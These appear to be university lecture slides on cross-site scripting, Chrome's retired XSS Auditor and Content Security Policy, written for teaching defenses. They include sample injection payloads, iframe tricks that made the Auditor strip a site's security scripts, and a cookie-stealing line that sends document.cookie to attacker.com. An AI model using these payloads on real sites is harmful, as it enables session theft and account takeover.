

Web Security

Week 6 - XSS and Content Security Policy (CSP)

Old Dominion University

Department of Computer Science

CS 495/595 Spring 2022

Michael L. Nelson <mln@cs.odu.edu>

2022-02-21

Review: Cross-Site Scripting

- HTML template:

`<p>USER_DATA_HERE</p>`

- User input:

`<script>alert(document.cookie)</script>`

- Resulting page without escaping

`<p><script>alert(document.cookie)</script></p>`

- Resulting page with escaping:

`<p><script>alert(document.cookie)</script></p>`

Review: *Reflected XSS* vs. *Stored XSS*

- In *reflected* XSS, the attack code is placed into the HTTP request itself
 - Attacker goal: find a URL that you can make target visit that includes your attack code
 - Limitation: Attack code must be added to the URL path or query parameters
- In *stored* XSS, the attack code is persisted into the database
 - Attacker goal: Use any means to get attack code into the database
 - Once there, server includes it in all pages sent to clients

Injecting down vs. injecting up

- “down” & “up” are relative to the DOM
- Injecting down: Create a new nested context:

```
<p>USER_DATA_HERE</p>
```

```
<p><script>alert(document.cookie)</script></p>
```

- Injecting up: End the current context to go to a higher context:

template: ``

user input: `Nelson' onload='alert(document.cookie)`

resulting page: `<img src='avatar.png' alt='Nelson'
onload='alert(document.cookie)' />`

Defense against XSS

- Remember: Code injection is caused when untrusted user data unexpectedly becomes code
- A better name for Cross Site Scripting would be "HTML Injection" or even "JavaScript Injection"
 - cf. "SQL Injection"
- Goal: need to "escape" or "sanitize" user input before combining it with code (the HTML template)

Where untrusted data comes from

- HTTP request from user
 - Query parameters, form fields, headers, cookies, file uploads
- Data from a database
 - Who knows how the data got into the database?
Do not trust.
- Third-party services
 - Who knows if it's safe?
 - Even if it is, what if the service gets hacked and starts sending unsafe data?

When to escape?

- On the way into the database, or on the way out at render time?
 - Always: on the way out, at render time
- Many reasons, including:
 - Even if you are sure that you control all possible ways for data to get into the database, you don't know in advance what context the data will appear in
 - Different contexts have different "control characters" (characters that need to be escaped)

How to escape user input

- Use your framework's built-in HTML escaping functionality
 - [Linus's Law](#): "Given enough eyeballs, all bugs are shallow"
 - If/when bugs are found, you'll get the fix for free!
- Also, make sure you know the contexts where it is safe to use the output
 - e.g.: don't use an HTML escaping function and put the output into a `<script>` tag or an HTML comment




Realization: XSS is going to happen

- XSS is one of the most common vulnerabilities
- What if we accept that XSS will happen to our site?
- How can we defend our site's users even in the presence of XSS?
 - Remember: With XSS, attacker code is running in the same page as the user's data (cookies, other private data)
 - This seems like a tall order!

“Defense in depth”

- Goal: Provide redundancy in case security controls fail, or a vulnerability is exploited
 - [https://en.wikipedia.org/wiki/Defense_in_depth_\(computing\)](https://en.wikipedia.org/wiki/Defense_in_depth_(computing))
- Attacker now has to find multiple exploitable vulnerabilities in order to produce a successful attack
- What are some examples of defense-in-depth you've encountered?
 - Set a strong password + two-factor authentication
 - Plus: email notifications which act as an audit log

Common examples of multiple levels of defense



Not a new idea



<https://medstack.co/blog/defence-in-depth-the-medieval-castle-approach-to-internet-security/>

Defending the user's cookies

- Use HttpOnly cookie attribute to prevent cookie from being read from JavaScript in the user's browser

```
Set-Cookie: key=value; HttpOnly
```

- HttpOnly defeats this attack code:

```
new Image().src =  
'https://attacker.com/steal?  
  cookie=' + document.cookie
```

- Note: This restriction applies to JavaScript from the site author too!


XSS Auditor

- A lesson in “unintended consequences”
 - also, the correct use of the word “irony”
- Introduced in Chrome 4 in 2010
- Runs during the HTML parsing phase and attempts to find reflections from the request to the response body
 - Does not attempt to mitigate Stored XSS or DOM-based XSS
- Sounds pretty useful, right?
- Chrome realized it was a bad idea and removed in Chrome 78 in 2019


XSS Auditor's many problems

- False negatives: Lots of ways to bypass it
- False positives: No way of knowing whether a given script block which appears in both the request and the response was truly reflected from the request to the response
- Consider a page which legitimately contains:
`<script>alert('hi')</script>`
 - If user visits page normally, Auditor does not trigger
 - If user visits page with query string
`?query=<script>alert('hi')</script>`
then Auditor concludes this is an XSS attack!

Most pages ignore arguments they're not expecting



OTOH, pages are filled with scripts...



```
32 <meta name="twitter:title" content="ODU" />
33 <meta name="twitter:image" content="http://www.odu.edu/_jcr_content/headerimage.img.2160.jpg" />
34
35 <!--<script type="text/javascript" src="//ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>-->
36 <script src="https://code.jquery.com/jquery-3.2.1.min.js"></script>
37 <!--<link rel="stylesheet" href="/etc/designs/odu/clientlibs/libs/fontawesome5/css/all.min.css">-->
38 <link rel="stylesheet" href="/etc/designs/odu/fonts/microgramma/MyFontsWebfontsKit.css">
39 <!-- <link rel="stylesheet" type="text/css" href="//fonts.googleapis.com/css?family=Open+Sans:400,600,800,700|Open+Sans+Condensed:400,600,800,700">
40 <link href="https://fonts.googleapis.com/css2?family=Open+Sans:ital,wght@0,300;0,400;0,600;0,700;0,800;1,300;1,400;1,600;1,700">
41 <script src="https://kit.fontawesome.com/7e8bd7f817.js" crossorigin="anonymous"></script>
42 <script src="/etc/designs/odu/clientlibs/libs/jquery-migrate-3.0.0.min.js"></script>
43 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js" integrity="sha384-JZR6Spejh4U02d8jOt6vLEP"
44 <script type="text/javascript">
45 if (typeof jQuery == 'undefined') {
46   document.write(unescape("%3Cscript src='/etc/designs/odu/clientlibs/libs/jquery-3.2.1.min.js' type='text/javascript'%3E
47   //document.write(unescape("%3Clink rel='stylesheet' href='/etc/designs/odu/clientlibs/libs/fontawesome5/css/all.min.css
48   document.write(unescape("%3Cscript crossorigin='anonymous' src='https://kit.fontawesome.com/7e8bd7f817.js'%3E%3C/script
49   //document.write(unescape("%3Cscript src='/etc/designs/odu/clientlibs/libs/jquery-migrate-3.0.0.js' type='text/javascript
50   document.write(unescape("%3Clink rel='stylesheet' href='/etc/designs/odu/fonts/microgramma/MyFontsWebfontsKit.css' type
51 }
52 </script>
53 <script>
54
55 jQuery.browser = {};
56 (function () {
57   jQuery.browser.msie = false;
58   jQuery.browser.version = 0;
59   if (navigator.userAgent.match(/MSIE ([0-9]+)\./)) {
60     jQuery.browser.msie = true;
61     jQuery.browser.version = RegExp.$1;
62   }
63 })();
64
65 /* Start - Script to add an offset for the floating section navigation with respect to all the anchor headings */
66 (function($, window) {
67   var adjustAnchor = function() {
68     var $anchor = $(':target'), fixedElementHeight = 50;
69     if ($anchor.length > 0) {
70       window.scrollTo(0, $anchor.offset().top - fixedElementHeight);
71     }
72   };
73   $(window).on('hashchange load', function() {
74     adjustAnchor();
75   });
76 });
```

OTOH, pages are filled with scripts...

The screenshot shows the source code of a page from Old Dominion University. The code is filled with various scripts and stylesheets. A red box highlights a specific script, and a red arrow points to it from a text box containing a query for XSS Auditor.

With XSS Auditor, I could turn "off" this script with this query:

```
https://www.odu.edu/?<script>jQuery.browser = {};
```

[query truncated for brevity]

Demo: Feross using XSS Auditor

Injecting down vs. injecting up

- **Injecting down:** Create a new nested context
- **Injecting up:** End the current context to go to a higher context

```
<p>USER_DATA_HERE</p>
<p><script>alert(document.cookie)</script></p>

<img src='avatar.png' alt='USER_DATA_HERE' />
<img src='avatar.png'
  alt='Feross&apos; onload=&apos;alert(document.cookie)'/>
```

© - Feross Aboukhadijeh

Chrome removed XSS Auditor in late 2019, so we can't (easily) live demo this.

19

Removing in-line scripts

- Say target.com contains some inconvenient (for the attacker!) code:

```
<script>if (window.top.location != window.location)
window.top.location = window.location</script>
```

- Then attacker.com can frame the page and make it look like a Reflected XSS:

```
<iframe src='http://target.com:4000/?query=%3Cscript%3Eif%20
(window.top.location%20!=%20window.location)%20window.top.
location%20=%20window.location%3C/script%3E'></iframe>
```

- The XSS Auditor will helpfully remove the matching script from the page!

Removing external scripts

- Target page:

```
<!doctype html>
<h1>Hi</h1>
<script src='/security.js'></script>
<script>
    // assumes that the libraries are included
</script>
```

- Security script can be disabled with:

```
<iframe src='http://target.com/?query=
%3Cscript%20src=%27/security.js%27%3E%3C/script%3E'></i
frame>
```

Demo: extracting security tokens from an iframe



XSS Auditor would block the entire iframe from loading if it found a matching string. So the attacker's code iterates through possible string combinations, noting when the blocking occurs. If the iframe is blocked, a match occurred on the i^{th} character of the string, now check for the $i^{\text{th}}+1$ character.

([archived version of video](#))

Content Security Policy (CSP)

- Same Origin Policy: exchange info only with the same origin, plus methods for limiting which sites could post forms to our site, or load images, scripts, or styles from our site, etc.
 - That is, *preventing other sites (attacker.com) from making requests to and/or reading responses from our site (target.com)*
- CSP is somewhat the inverse: *prevent responses from our site (target.com) from making requests to other sites (attacker.com)*
- CSP is an added layer of security against XSS
 - Even if attacker code is running in user's browser in our site's context, we can limit the damage they can do

Content-Security-Policy HTTP Response Header

- Add the `Content-Security-Policy` header to an HTTP response to control the resources the page is allowed to load
- CSP blocks HTTP requests which would violate the policy

Goal: Content comes from out site

Content-Security-Policy: default-src 'self'

- Is `<script src='/hello.js'></script>` allowed?
 - Yes, relative URLs are loaded from the same origin
- Is `<script src='https://other.com/script.js'></script>` allowed?
 - No, script comes from a different origin
- Is `<script>alert('hello')</script>` allowed?
 - No, inline scripts are prevented. Strong protection against XSS!
- Is `<div onmouseover='foo()'></div>` allowed?
 - No, inline scripts are prevented. Strong protection against XSS!

Goal: Content comes from our site, plus a trusted set of subdomains

Content-Security-Policy:

```
default-src 'self' *.trusted.com  
*.othertrustedsite.com
```

Real world: archive.org

```

$ curl -I http://web.archive.org/web/20210223205228/https://www.odu.edu/
HTTP/1.1 200 OK
Server: nginx/1.19.5
Date: Thu, 25 Feb 2021 14:18:36 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 109252
Connection: keep-alive
x-archive-orig-date: Tue, 23 Feb 2021 20:52:28 GMT
x-archive-orig-server: Apache/2.4.6 (Red Hat Enterprise Linux)
x-archive-orig-vary: Host, Accept-Encoding
x-archive-orig-accept-ranges: bytes
x-archive-orig-connection: close
x-archive-orig-transfer-encoding: chunked
x-archive-orig-set-cookie: BIGipServerWEB_HTTPS_PROD.app~WEB_HTTPS_PROD_pool_int=rd741o00000000000000000000ffff8052619fo80; path=/; Httponly; Secure
x-archive-guessed-content-type: text/html
x-archive-guessed-charset: utf-8
memento-datetime: Tue, 23 Feb 2021 20:52:28 GMT
link: <https://www.odu.edu/>; rel="original", <http://web.archive.org/web/timemap/link/https://www.odu.edu/>; rel="timemap"; type="application/link-format", <http://web.archive.org/web/https://www.odu.edu/>; rel="timegate", <http://web.archive.org/web/19961221051352/http://odu.edu:80/>; rel="first memento"; datetime="Sat, 21 Dec 1996 05:13:52 GMT", <http://web.archive.org/web/20210223205227/http://www.odu.edu/>; rel="prev memento"; datetime="Tue, 23 Feb 2021 20:52:27 GMT", <http://web.archive.org/web/20210223205228/https://www.odu.edu/>; rel="memento"; datetime="Tue, 23 Feb 2021 20:52:28 GMT", <http://web.archive.org/web/20210223205228/https://www.odu.edu/>; rel="last memento"; datetime="Tue, 23 Feb 2021 20:52:28 GMT"
content-security-policy: default-src 'self' 'unsafe-eval' 'unsafe-inline' data: blob: archive.org web.archive.org analytics.archive.org pragma.archivelab.org
x-archive-src: archiveteam_urls_20210223215520_2907c977/urls_20210223215520_2907c977.1606352862.megawarc.warc.zst
server-timing: captures_list;dur=625.520733, exclusion.robots;dur=350.306849, exclusion.robots.policy;dur=350.292767, xauthn.identify;dur=141.703517, xauthn.chkprivs;dur=208.209365, RedisCDXSource;dur=7.521144, esindex;dur=0.013553, LoadShardBlock;dur=106.192410, PetaboxLoader3.datanode;dur=74.174718, CDXLines.iter;dur=42.779459, PetaboxLoader3.resolve;dur=53.679844, load_resource;dur=234.527919, loaddict;dur=172.877061
x-app-server: wwwb-app203
x-ts: 200
x-tr: 1548
X-location: All
X-Cache-Key: httpweb.archive.org/web/20210223205228/https://www.odu.edu/US
X-RL: 0
X-NA: 0
X-Page-Cache: HIT
X-NID: -

```

Too many response headers?

“grep” is your friend

```
$ curl -Is  
http://web.archive.org/web/20210223205228  
/https://www.odu.edu/ | grep -i  
"Content-Security-Policy:"  
content-security-policy: default-src  
'self' 'unsafe-eval' 'unsafe-inline'  
data: blob: archive.org web.archive.org  
analytics.archive.org  
pragma.archivelab.org
```

Real world: github

```
$ curl -IL https://github.com/phonedude/cs595-s21
HTTP/1.1 200 OK
Server: GitHub.com
Date: Thu, 25 Feb 2021 00:23:26 GMT
Content-Type: text/html; charset=utf-8
Vary: X-PJAX, Accept-Encoding, Accept, X-Requested-With
ETag: W/"d6157170b7fc1d01cb606e02164233c0"
Cache-Control: max-age=0, private, must-revalidate
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload
X-Frame-Options: deny
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade
Expect-CT: max-age=2592000, report-uri="https://api.github.com/_private/browser/errors"
Content-Security-Policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; connect-src 'self'
uploads.github.com www.githubstatus.com collector.githubapp.com api.github.com github-cloud.s3.amazonaws.com
github-production-repository-file-5c1aeb.s3.amazonaws.com
github-production-upload-manifest-file-7fdce7.s3.amazonaws.com
github-production-user-asset-6210df.s3.amazonaws.com cdn.optimizely.com logx.optimizely.com/v1/events
wss://alive.github.com online.visualstudio.com/api/v1/locations; font-src github.githubassets.com; form-action
'self' github.com gist.github.com; frame-ancestors 'none'; frame-src render.githubusercontent.com; img-src
'self' data: github.githubassets.com identicons.github.com collector.githubapp.com
github-cloud.s3.amazonaws.com user-images.githubusercontent.com/ *.githubusercontent.com; manifest-src 'self';
media-src 'none'; script-src github.githubassets.com; style-src 'unsafe-inline' github.githubassets.com;
worker-src github.com/socket-worker-5029ae85.js gist.github.com/socket-worker-5029ae85.js
Set-Cookie: ...
[deletia]
X-GitHub-Request-Id: EE81:1112:542EB0:6C0C60:6036EDFD
```

Again, with grep

```
$ curl -ILs https://github.com/phonedude/cs595-s21 | grep -i
"Content-Security-Policy:"
Content-Security-Policy: default-src 'none'; base-uri 'self';
block-all-mixed-content; connect-src 'self' uploads.github.com
www.githubstatus.com collector.githubapp.com api.github.com
github-cloud.s3.amazonaws.com
github-production-repository-file-5c1aeb.s3.amazonaws.com
github-production-upload-manifest-file-7fdce7.s3.amazonaws.com
github-production-user-asset-6210df.s3.amazonaws.com
cdn.optimizely.com logx.optimizely.com/v1/events
wss://alive.github.com online.visualstudio.com/api/v1/locations ;
font-src github.githubassets.com; form-action 'self' github.com
gist.github.com; frame-ancestors 'none'; frame-src
render.githubusercontent.com; img-src 'self' data:
github.githubassets.com identicons.github.com collector.githubapp.com
github-cloud.s3.amazonaws.com user-images.githubusercontent.com/
*.githubusercontent.com; manifest-src 'self'; media-src 'none';
script-src github.githubassets.com; style-src 'unsafe-inline'
github.githubassets.com; worker-src
github.com/socket-worker-5029ae85.js
gist.github.com/socket-worker-5029ae85.js
```

Deploying CSP on an existing site

- Problem: How do we figure out what the policy should be? What if we miss something? Site breaks!
- Solution: Deploy it in report-only mode:

`Content-Security-Policy-Report-Only: policy`

- Policy is not enforced, but violations are reported to a provided URL

Detect blocked XSS attacks

- Problem: How do we catch XSS attacks that our CSP blocked so we can fix the root issue?
- Solution: Enable policy violation reports!

Content-Security-Policy:

default-src 'self';

report-uri https://example.com/report

- Also useful for finding where CSP is breaking the site

CSP Fetch Directives

(some of them)

`default-src`

Serves as a fallback for the other `fetch directives`.

`font-src`

Specifies valid sources for fonts loaded using `@font-face`.

`frame-src`

Specifies valid sources for nested browsing contexts loading using elements such as `<frame>` and `<iframe>`.

`img-src`

Specifies valid sources of images and favicons.

`manifest-src`

Specifies valid sources of application manifest files.

`media-src`

Specifies valid sources for loading media using the `<audio>`, `<video>` and `<track>` elements.

`object-src`

Specifies valid sources for the `<object>`, `<embed>`, and `<applet>` elements.

Elements controlled by `object-src` are perhaps coincidentally considered legacy HTML elements and are not receiving new standardized features (such as the security attributes `sandbox` or `allow` for `<iframe>`). Therefore it is **recommended** to restrict this fetch-directive (e.g., explicitly set `object-src 'none'` if possible).

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

Other CSP directives

Note: These directives not inherit from default-src. If left unspecified, they allow everything!

- `base-uri` - Restricts URLs which can be used in `<base>`
- `form-action` - Restricts URLs which can be used as target of form submission
- `frame-ancestors` - Restricts parents which may embed this page using `<frame>`, `<iframe>`
- `navigate-to` - Restricts the URLs to which a document can initiate navigation by any means
- `upgrade-insecure-requests` - Instruct browser to treat all HTTP URLs as the HTTPS equivalent transparently


CSP breaks this script

From the server:

```
Content-Security-Policy: default-src: 'self';  
    script-src: 'self' https://www.google-analytics.com
```

Google Analytics script in the HTML:

```
<script>  
    window.GoogleAnalyticsObject = 'ga'  
    function ga () { window.ga.q.push(arguments) } window.ga.q =  
    window.ga.q || []  
    window.ga.l = Date.now()  
    window.ga('create', 'UA-XXXXXXX-XX', 'auto')  
    window.ga('send', 'pageview')  
</script>  
<script async  
src='https://www.google-analytics.com/analytics.js'></script>
```



external script can run,
but not the inline script

`script-src` blocks inline scripts

- Most XSS attacks use inline scripts
- Use '`unsafe-inline`' to allow inline scripts, but this is basically equivalent to having no CSP!
 - It allows any inline `<script>` tag to execute!
- Better solution would be to move the code to `/script.js` hosted on our own site (which is an allowed script source by `script-src`)

